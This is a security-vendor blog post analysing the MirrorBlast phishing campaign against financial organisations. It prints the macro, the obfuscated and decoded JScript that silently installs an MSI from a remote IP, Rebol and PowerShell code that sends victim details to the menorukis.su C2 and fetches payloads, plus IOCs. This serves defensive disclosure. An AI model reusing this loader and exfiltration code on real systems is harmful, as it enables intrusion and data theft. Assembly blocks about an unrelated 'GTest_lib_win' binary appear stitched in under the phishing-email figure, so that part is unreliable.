Explosive New MirrorBlast Campaign Targets Financial Companies

blog.morphisec.com/explosive-new-mirrorblast-campaign-targets-financial-companies

- Tweet
-

- Morphisec Labs tracked a new *MirrorBlast campaign* targeting financial services organizations
- MirrorBlast is delivered via a phishing email that contains malicious links which download a weaponized Excel document
- MirrorBlast has low detections on VirusTotal due to the extremely lightweight macro embedded in its Excel files, making it particularly dangerous for organizations that depend on detection-based security and sandboxing

Introduction

Financial organizations are historically among the most targeted by threat actors. There are many reasons for this, not least of which is the trove of customer data the financial sector holds, as well as the funds to pay large sums of money to regain access to encrypted data.

The Morphisec Labs team has tracked a new version of a campaign targeting financial organizations. Dubbed "MirrorBlast" by ET Labs, the current attack campaign the Labs team has tracked began in early September. There was similar activity in April 2021 as well, but the current campaign began more recently.

The attack chain of the infection bears a similarity to the tactics, techniques, and procedures commonly used by the allegedly Russia-based threat group TA505. The similarities extend to the attack chain, the GetandGo functionality, the final payload, and similarities in the domain name pattern.

TA505 has been active since at least 2014 and, as far as analysts can ascertain, has a financial motivation for their actions. As a group, TA505 is most known for frequently changing the malware they use as well as driving global trends in malware distribution.

In this blog post, we will examine the new MirrorBlast phishing campaign, from the initial delivery of a malicious Excel file to the end result of loading an additional payload.





Figure 1: The attack chain of MirrorBlast

Technical introduction

In September we observed a malspam campaign delivering Excel documents as an attachment. This campaign targets multiple sectors from Canada, the United States, Hong Kong, Europe, and more.

The attack chain starts with an email attachment document, but at a later stage, it changes to use the Google feedproxy URL with SharePoint and OneDrive lure, which poses as a file share request. These URLs lead to a compromised SharePoint or a fake OneDrive site that the attackers use to evade detection, in addition to a sign-in requirement (SharePoint) that helps to evade sandboxes.



```
nop     dword ptr [rax+00h]
call    GTest_lib_win___ptr_FileUtils__Init
mov     rcx, [rsp+110h+path_parameter]
cmp     qword ptr [rcx+8], 0
jnz     short loc_5038C7
```

```
loc_5038C7:                 ; *[1]string
lea     rax, type___1_string
call    runtime_newobject
mov     rcx, [rsp+110h+path_parameter]
mov     rdx, [rcx]
mov     rcx, [rcx+8]
mov     [rax+8], rcx
cmp     cs:dword_679FA0, 0
jnz     short loc_5038F1
```


```
mov     [rax], rdx
jmp     short loc_5038F9
```

```
loc_5038F1:
mov     rdi, rax
call    runtime_gcWriteBarrierDX
```

```
mov     rax, [rsp+110h+var_78]
call    GTest_lib_win___ptr_FileUtils__ListDriverRootPaths
mov     rdi, [rsp+110h+var_78]
mov     [rdi+8], rbx
mov     [rdi+10h], rcx
cmp     cs:dword_679FA0, 0
jnz     short loc_5038C0
```

```
loc_5038F9:
mov     rdi, [rsp+110h+var_78]
mov     qword ptr [rdi+8], 1
mov     qword ptr [rdi+10h], 1
cmp     cs:dword_679FA0, 0
jnz     short loc_503920
```

Figure 2: A phishing email with the SharePoint lure theme.


John Wilcox shared "Employee Update - Covid" with you.

John Wilcox <jwilcox330@recreatemedia.com>
To [redacted]

Thu 10/7/2021 6:03 PM

If there are problems with how this message is displayed, click here to view it in a web browser.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

John Wilcox shared a file with you

We spoke about some changes and here they are. Jonathan


Employee Update - Covid

This link will work for anyone in [redacted]

Figure 3: A fake OneDrive website serving an Excel document (in German).

Excel Document

The Excel document is weaponized with an extremely lightweight macro code.


No security vendors flagged this file as malicious

9eaa499aa4a1bc644d2a9696f87a2e75c50c64da1ad52837db4e15659b7fd17f
Bericht(entwurf).xls
calls-wmi xls

79.50 KB
Size


2021-10-14 07:17:08 UTC
21 minutes ago

Figure 4: A totally FUD Excel document.

The macro code can be executed only on a 32-bit version of Office due to compatibility reasons with ActiveX objects (ActiveX control compatibility). The macro code performs anti sandboxing by checking if the following queries are true:

- Computer name is equal to the user domain.
- Username is equal to **admin** or **administrator**.

We have observed different variants of the document, in the first variants there wasn't any anti-sandboxing and the macro code was hidden behind the **Language** and **Code** document information properties, later it moved to the sheet cells. Additionally, the code has been added one more obfuscation layer on top of the previous obfuscation


9eaa499aa4a1bc644d2a9696f87a2e75c50c64da1ad52837db4e15659b7fd17f.xls - Module1 (Code)


```
Sub Auto_Open()
    If LCase(Environ(Sheets.Item(3).Name)) = LCase(Environ(Sheets.Item(4).Name)) Then
        Application.Quit
    Else
        For Each cell In Sheets("username").Range("A1:A3")
            If LCase(cell.Value) = LCase(Environ(Sheets.Item(2).Name)) Then
                Application.Quit
            End If
        Next cell

        With New ScriptControl
            .Language = "JScript"
            .AddCode (Range("A1").Value)
        End With
    End If
End Sub
```

	A
1	admin
2	administrator
3	

Figure 5: An Excel document with lightweight macro and anti-sandboxing.

The command executes JScript through the **AddCode** method from the ScriptControl ActiveX object (ScriptControl Methods). This method loads and evaluates the code similarly to how **Run** or **Evaluate** executes the statement (the official documentation might be misleading).


The macro executes the following JScript:



```
eval('}KK)KK"KK1KK6KK1KK.KK2KK2KK2KK.KK9KK8KK1KK.KK5KK/KK/
KK:KKpKKtKKtKKhKK"KK(KKtKKcKKuKKdKKoKKrKKPKKlKKlKKaKKtKKsKKnKKIKK;
KK2KK=KKlKKeKKvKKeKKLKKIKKUKK{KK)KK)KK"KKrKKeKKlKKlKKaKKtKKsKKnKKIKK.
KKrKKeKKlKKlKKaKKtKKsKKnKKIKKsKKwKKoKKdKKnKKiKKWKK"KK
(KKtKKcKKeKKjKKbKKOKKXKKeKKvKKiKKtKKcKKAKK KKwKKeKKnKK(KKhKKtKKiKKw'.
split('KK').reverse().join(''))
```

Figure 6: An obfuscated JScript command.

The evaluated deobfuscated command is:




```
with(new ActiveXObject("WindowsInstaller.Installer")){
    UILevel=2;
    InstallProduct("http://5.189.222.161")
}
```

Figure 7: The evaluated JScript.

This spawns the **msiexec.exe** process, which is responsible for downloading and installing MSI package. It is also a known way to break an attack chain sequence and complicate attack trajectory visibility (msiexec LOLBin). The **msiexec.exe** process executes not as a direct child process of Excel.exe, this, with the addition of setting **UILevel** to - 2 (Completely silent installation) helps with sandbox evasion.

MSI package

We have observed two variants of the MSI installer: KiXtart and REBOL. Both variants are generated using the **Windows Installer XML Toolset (WiX) version** - **3.11.0.1528;** once executed they drop two files into a random directory in ProgramData. One of them is the legitimate software language interpreter executable (KiXtart or REBOL) and the other is the malicious script.


C:\ProgramData\Excel


Name	Date modified
svchost.bin	9/30/2021 6:48 AM
svchost.exe	10/2/2007 6:00 AM

C:\ProgramData\Local\Google

Name	Date modified
exemple.rb	9/30/2021 10:14 AM
rebol-view-278-3-1.exe	7/21/2021 5:07 PM

Figure 8: Rebol/KiXtart dropped in the ProgramData folder.

Some of the MSI packages included autorun persistence through `Software\Microsoft\Windows\CurrentVersion\Run`.



Key	Name	Value
Software\Microsoft\Windows\C...	Google Chrome	C:\ProgramData\Local\Google\rebol-view-278-3-1.exe -w -i -s C:\ProgramData\Local\Google\exemple.rb

Figure 9: MSI package registry properties.

REBOL variant

Rebol is a cross-platform data exchange language and a multi-paradigm dynamic programming language (http://www.rebol.com/). The first stage Rebol script is base64 encoded.

rebol[] do to-string debase
"YXR0ZW1wdFsKCWNhbGwge2VjaG8gJVVTRVJET01BSU4lXCVVU0VSTkFNRSUgPiBuYW1lICYmIGZvciAvZiAidG9rZW5zPTQtNSBkZWxpbXl

Code Block 1: The first-stage Rebol script.

Next, it exfiltrates targeted information by sending a base64 encoded GET request that represents the user domain, username, OS version, architecture, along with a Rebol script build number (**build=1.0.0**). Older script versions don't contain the build number. The C2 sends back a UUID that will be associated with the victim machine and will be used in future communications.


```
call "echo %USERDOMAIN%\%USERNAME% > name && VER > os && echo %PROCESSOR_ARCHITECTURE% > arch"
wait 5
reg: enbase join "name=" [trim/all read %name "&os=" trim/all read %os "&arch=" trim/all read %arch "&build=1.0.0"]
either exists? %uuid [uuid: read %uuid] [
     uuid: read join http://menorukis.su/p/r?x= reg
    uuid: parse uuid "|"
    uuid: uuid/2
    write %uuid uuid
]
```

Code Block 2: The Rebol script sends the victim's data to the C2.

Then, the script will enter an infinite waiting loop where it sends the encoded UUID to the C2 while waiting for the response "3.". Once it receives the appropriate response, it will execute a Powershell command that downloads an archive file and extracts its content to a folder named **archive**. In that folder is the next stage of the Rebol script that will be executed.

```
while[true][
    p: enbase join "uuid=" uuid
    read join http://menorukis[.]su/p/m?x= p
    a: read join http://menorukis[.]su/p/p?x= p
    l: read join http://menorukis[.]su/p/d?x= p

    if a == "3" [
        call "powershell.exe -exec bypass -enc
JAB1AHUAaQBkACAAPQAgAEcAZQB0AC0AQwBvAG4AdABlAG4AdAAgACIAQwA6AFwAUAByAG8AZwByAGEAbQBEAGEAdABhAFwATABvAGMAYQBsAFwARwBvAG8
        wait 5
        do load %archive\payload.rb
        read join http://menorukis[.]su/p/p?x= enbase join "uuid=" [uuid "&status=true"]
    ]
wait 3]
```

Code Block 3: The loop waiting for the payload from the C2.



```
$uuid = Get-Content "C:\ProgramData\Local\Google\uuid";
$uuid = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("uuid=$uuid"));
Invoke-WebRequest "http://menorukis.su/p/m?x=$uuid";
Invoke-WebRequest "http://menorukis.su/p/p?x=$uuid";
Invoke-WebRequest "http://menorukis.su/p/d?x=$uuid" -OutFile archive.zip
Expand-Archive archive.zip -DestinationPath archive
```

Figure 10: The executed Powershell commands.

We have also observed a newer version of Rebol script (**build=1.0.2**) that omits the Powershell execution part. Instead, it implements the same logic with Rebol language code; this is done to decrease noise and script size (no PowerShell process execution as part of the attack chain). At the time of writing, we couldn't retrieve the next stage Rebol script (payload.rb).


KiXtart variant

KiXtart is a free-format scripting language and has rich built-in functionality for easy scripting (http://www.kixtart.org/).

The dropped script is encrypted or, as the documentation suggests, tokenized script. The KiXtart documentation describes it as

> "In practical terms this means that tokenized scripts are perfectly safe from attempts at viewing or changing them by regular end users. However, tokenized scripts are not safe from attacks by people with enough time and determination on their side." (Kixtart Pre-tokenizing scripts).


Quickly searching for `**Decrypt**` in the strings leads to the corresponding subroutine where the decryption happens.



```
int __cdecl decrypt_script(BYTE *a1, DWORD pdwDataLen, BYTE *pbData, DWORD dwDataLen, BYTE *a5, DWORD a6)
{
  HCRYPTPROV v6; // ebx
  HCRYPTHASH phHash; // [esp+4h] [ebp-8h] BYREF
  HCRYPTKEY phKey; // [esp+8h] [ebp-4h] BYREF

  phKey = 0;
  phHash = 0;
  v6 = sub_408790();
  if ( !CryptCreateHash(v6, 0x8003u, 0, 0, &phHash) )
    debug_print(0, "Failed to create hash");
  if ( !CryptHashData(phHash, pbData, dwDataLen, 0) )
    debug_print(0, "Failed to hash hash");
  if ( a5 && a6 && !CryptHashData(phHash, a5, a6, 0) )
    debug_print(0, "Failed to hash password");
  if ( !CryptDeriveKey(v6, 0x6801u, phHash, 0, &phKey) )
    debug_print(0, "Failed to derive key from hash");
  if ( !CryptDecrypt(phKey, 0, 1, 0, a1, &pdwDataLen) )
    debug_print(0, "Failed to decrypt data");
  if ( phHash )
    CryptDestroyHash(phHash);
  if ( phKey )
    CryptDestroyKey(phKey);
  if ( v6 )
    CryptReleaseContext(v6, 0);
  return 1;
}
```

Figure 11: KiXtart executable - decryption function.

Dumping the strings from memory after they were decrypted resulted in the following:



```
WinMgmts:root/cimv2   Select * FROM Win32_Process   microsoft.xmlhttp
GET   http://45.79.239.23/version.php?data=   WindowsInstaller.Installer
xml_object   xml_doc   stream_object   strxml   mode   string   loadxml
base64   selectsinglenode   nodetypedvalue   file   open   type   write
position   savetofile   loadfromfile   charset   writetext   read
createelement   datatype   text   wmicoll   execquery   wmiobj
proccess   name   http   send   responsebody   msi   uilevel
installproduct   responsetext   svchost.bin   base64   Vvv   string
mode   file   MSXML2.DOMDocument.3.0   <B64DECODE
xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="bin.base64">   </
B64DECODE>   B64DECODE   ADODB.Stream   ADODB.Stream   iso-8859-1
base64   bin.base64
```


Figure 12: Strings from the dumped memory.

Looking at the strings along with the .pcap file we captured, we see that the script sends the victim's machine information (domain, computer name, user name, process list) to the C2. The C2 responds with a number that will indicate how to proceed, as with the Rebol variant.

Attribution to TA505

Below are the TTPs that allows us to safely attribute the attack chain to **TA505**:

- Infection chain consists of Email -> XLS -> MSI (Rebol/KiXtart loader). The MSI component has a high resemblance to the Get2 (GetandGo) loader from TA505
- Using SharePoint/OneDrive lure theme.
- Using **cdn*dl*fileshare**, ***onedrive*** or ***dropbox*** as part of the domain name.
- One of the SharePoint lure themed emails lead to the following page:



Employee Update - Covid.xlsx

Details

Employee Update - Covid.xlsx

96 KB

Modified: 07/10/19 8:44 AM
MD5: bc59fa5dbb11f5d286fc41e8f25c6cc0

Microsoft

Employee Update - Covid.xlsx

96 KB

Modified: 07/10/21 8:44 AM

Creator: John Wilcox

Figure 13: Page with mismatched MD5 in the details pane.

- We have noticed that the MD5 in the details pane doesn't match the MD5 of the Excel document. In fact, this MD5 belongs to a legitimate Putty SFTP client. This specific hash was mentioned in a related TA505 intrusion.
- According to @ffforward, the next-stage Rebol script leads to the FlawedGrace RAT that is associated with TA505 (malpedia-flawedgrace)

Conclusions

TA505 is one of many financially motivated threat groups currently active in the marketplace. They are also one of the most creative, as they have a tendency to constantly shift the attacks they leverage to achieve their goals. This new cyberattack for MirrorBlast is no exception for TA505 or for other innovative threat groups.

If anything, the shift in the attack chain is a further indication that organizations can ill afford to take a defensive, reactive approach to their security. They must remain constantly vigilant, iterating on security procedures to ensure they are not caught off-guard when new TTPs are deployed to breach their defenses.

The ability of the MirrorBlast attack to have very low detections in VirusTotal is also indicative of the focus most groups have on evading detection-centric solutions. Yet again, it is clear that the market's reliance on detection and response leaves them open to more attacks than it resolves. A new way forward is needed.

Morphisec Labs continues to track this campaign, and will provide updates as necessary.

MORPHISEC
NEW THREAT REPORT
COMING TO TERMS WITH A FAST MOVING THREAT LANDSCAPE
Learn how to adequately equip your cybersecurity frontlines from today's most virulent attacks
DOWNLOAD NOW

IOCs

XLS

55a06694bb96ecc422a7a6c731053b1ef5a35b5f5bac78752ca60b729cf7441f
9f79b9b0811b43a8bfff663083e3a380981db8cd8a4de7f5c8e073ebd6b412f7
de7fbe79942b20286d1676981f301472e02cabacc539ae944a7ef9f0977cb869
86ea7a3f1a8418c27a6ccab58b933c6ecc595dd271db81819defb0f49d452c6d
1eeb11946bb96ec1b749e246e4e56d2952264cffc370fc660c554de7cbd18ad4
b593add117782fee1816d31afd95355533f926653b140291445543d9e3aca246
867ae77ee54f412f8e56f2d3af5599d46d681d20171ae46c8166c5fec572a873
2c2dda4f1a8810d8a774f0fb5e0e33b6ed4a3172601f457f37b5e4eacc6c4c27
62cc2dd469713bf00f702c6c3b2e0bff92c21cbeadedcd09e9dde735c83d2712
0a27471acc8ef0f3d6ee98b56b1030e5a83896e08a69a4574693d6c811307beb
0cddfcb860d368413412df6905dd7962241675d7b1984f913d44a707cc04f689
1c3b8a671c18cf25c71b21ad47f827c3037291f122bbcb148fae416973b636f1
49ba406f19c2b1b689827a63517fa76b8e4f1346c4ff93c6a74c5ee8cba45367
862e11e9d7f9c9ab27a4a30fa06fcefd292600d0d0a490aabd374db12bd8ded3
442201667c85427b0a03437ff651b5eea280a21836de4a9e23bbd85c69c8208f
28221d5ed7a6b37a4a0e5be77a9137378b1b6ca850c6327b77eae7a2b4437c96
d508ebf55bb751e5c06c87f33c4ba75ed8efe05595011f47c51429e2ce041880
f2c90ffe3562335fab9532003e43d4911b8e42f34e3d693ba82703311dc133d2
4648edc370e61a52c95d3f525391e0154406fd661d01d091f2d9dba9f8a485f2
7073c55a5532d90c738993c14b6f983d1fb75030799e40249086f739c07c4ddc
c6c6311c315503b53f8b5beb79eb568b243e7b07e66917635e4a2ebfdef0b0fa
58a2ed404491f9cf523598cad8e8c2b87dba0f58e6b7894c8a5c2a46482fdf55
a66ae3be95b3e28757d0ec25b68f968459490a38d62bc3c935778b534f177c08
b4de229237c0e0b540f97a6c43afe759e2bc4d2685c29fae1a63769ab58c3e0a
e834acc3615f1b6ed00396d3db1e86770486f48433948a2a323b4f7bd99d9d19
fbf46626fcb130611b5e9d96c6c9a5f523c322cd0affa83a91c4d37b3efb2c93
d3a65f05ca4f72acf2cf07f56e37529e17cce6123463fb830c81106fa0c537c3
8d16d408b915d28bf68b22ec96d2f900a45524d6843f68c52acc2e31aecd12ed
3d24db72c1fb0913c9b74c1d69ad79aa95c287d970963c32ae10d93e6eb5386e
d18c8bb2c9c59297c28f29db347238db4efd33d04f7a2af63ef26b8e8b9d0d79
f4891094d6623dadbf84486b85a29b4bd0badf28ee100bc0e44c550715614e62
c1ff2b5a636658e8f15b9dc9aef5d345477548b19f3f7fe232da8d8817138f00
d6c487b1fb3d31851921b343f3d131f7cb4c0469a60484037a6fa8cfbdc29dea
d236965a9ea87cfd7feaf67d1cbba45b8c24860c647ea51f34390cd89a5bde52
79ba3338e507701af421d546b810012b8acded9bbb1552fadd86e34a4b2e00b1
32b186a85062af8676bfe13a67577e6103acb0b00932c022fb5bb3c65a5840d3
5ade4bd97c596505ef0219639aaa8141a3ff34ba212cdf510e0a121a0296f758
948cf7061381fed4847b37f8bc8983d7a909e354e10096c040781ef0e0e89bb4
7fc2fed914bdc1d7f49bd36d6196fffe818156bd05f48c73ad68021f7723cd4b
1fd41236332fa7ce30f1fded2ffab486ae713519af7ca0ef23a7077c6e09d973
f66f9f0e293e622b046ab473cf99d071a377418fd69bf1685c8d23c371f517cc
c256a67fcfcd31269a91a49bf89919bf909b3056a0e8260b6e5dd89564412e18

7904e73defa12c220cdc04d059cfc8acf3ae96dad41c7bb26381f076f17004cf
9eaa499aa4a1bc644d2a9696f87a2e75c50c64da1ad52837db4e15659b7fd17f

5457145d1709f6828a743ebe4ab34c74345647d7caca86d715db1cb52a7c596e

8b6a7dee378118541acdd60aa5bef687ce1470f62403c6429045dc17b494349b

cc5645a8109d03c1b02033b878144ae5ea39896ceaa3051136c1c740559b86fc
fd4cd957f43c27084662d08031a049603f205dfc321d7fb858e9332c6c90a1ec

MSI packages

9d102de45f1e8adebe2e9dd46712c4058be383499a6c340d65cc7d91a7c27c74
3a5cbaccae5178b29fdd57b0bff51574be1714d3f1ff0e528f5753af5ba9893a
8c2b6cc4d672ade525421168d296ff5e2f367daf0e92311fdb8af6dc09006297
b15f7056d2618cead5ca4e0eb6e414501bc295d95f34b84c6cf943e5c55c319d
a403eae5b12b909f4075e855f58d1742308d5e0d3450e79b60162fa9fb7caad7
a69d27abd043cc676095f71300bf6b2368167536fcd4fe5342cf79a7e94fc2fe
c0114535dad04e955db6b9e51588eb6942b9b092b0250f97bcd58c53ed48d384
808bbadea24f83013464dbf445a6c4b3050a7a5da03c16e04c8bd9e57198b1a5
ed7709cbbad9e164a45235be5270d6fb3492010ea945728a7d58f65f63434e58
2b108ec3e467ab6c3a9ad6a5545e8410e4185f8fee7a008d3d3a89a8caf86e75
0e6451e1f0eadb89390f4360e2a49a2ffb66e92e8b3ae75400095e75f4dd6abb
e87595fde2ead6bf842d86b3170c09d4c7b462ca23afcd3484b9bafb46c35338
d31cbaf03ae0d94f64de0d3108d3f957d81a7245b84e35aaef9c3c166be20bf6
ef55cb6228a33131152f7bf90bb23597b7ed7ba6a81f90fa283673e5f6a374f8
6841b26b9218688de6318b083cb70ecdca65876455a1723be00b383844c71f42
1bbbdcff7723fda499b8b7bffcdb510d56d10224bdb3293ae3d24debb9962aaa
83e4c90dc8bc1c53a4000bef83a355c4e36d2a1ba4a5d0982bc5b9b350278f1f
1d591def05a84554b94d042458f9d57ffb6ef7cebc3b6a8e164ec801f5e55642
a2fe17e940e8dbc5ed9e5c7c43d53ed75e0c37fca340bef648581c332309e8c1
61f1b9c62af8cabeb930ac0046adf6844be88896bfb3a5bd659a0d061c559791

eceb164a69e8f79bb08099fcdf2b75071c527b0107daebc0e7a88e246b4c7f13

C2

172.105.178[.]119
139.59.93[.]223
207.246.101[.]153
menorukis[.]su
155.138.205[.]35
45.79.239[.]23
95.216.138[.]82
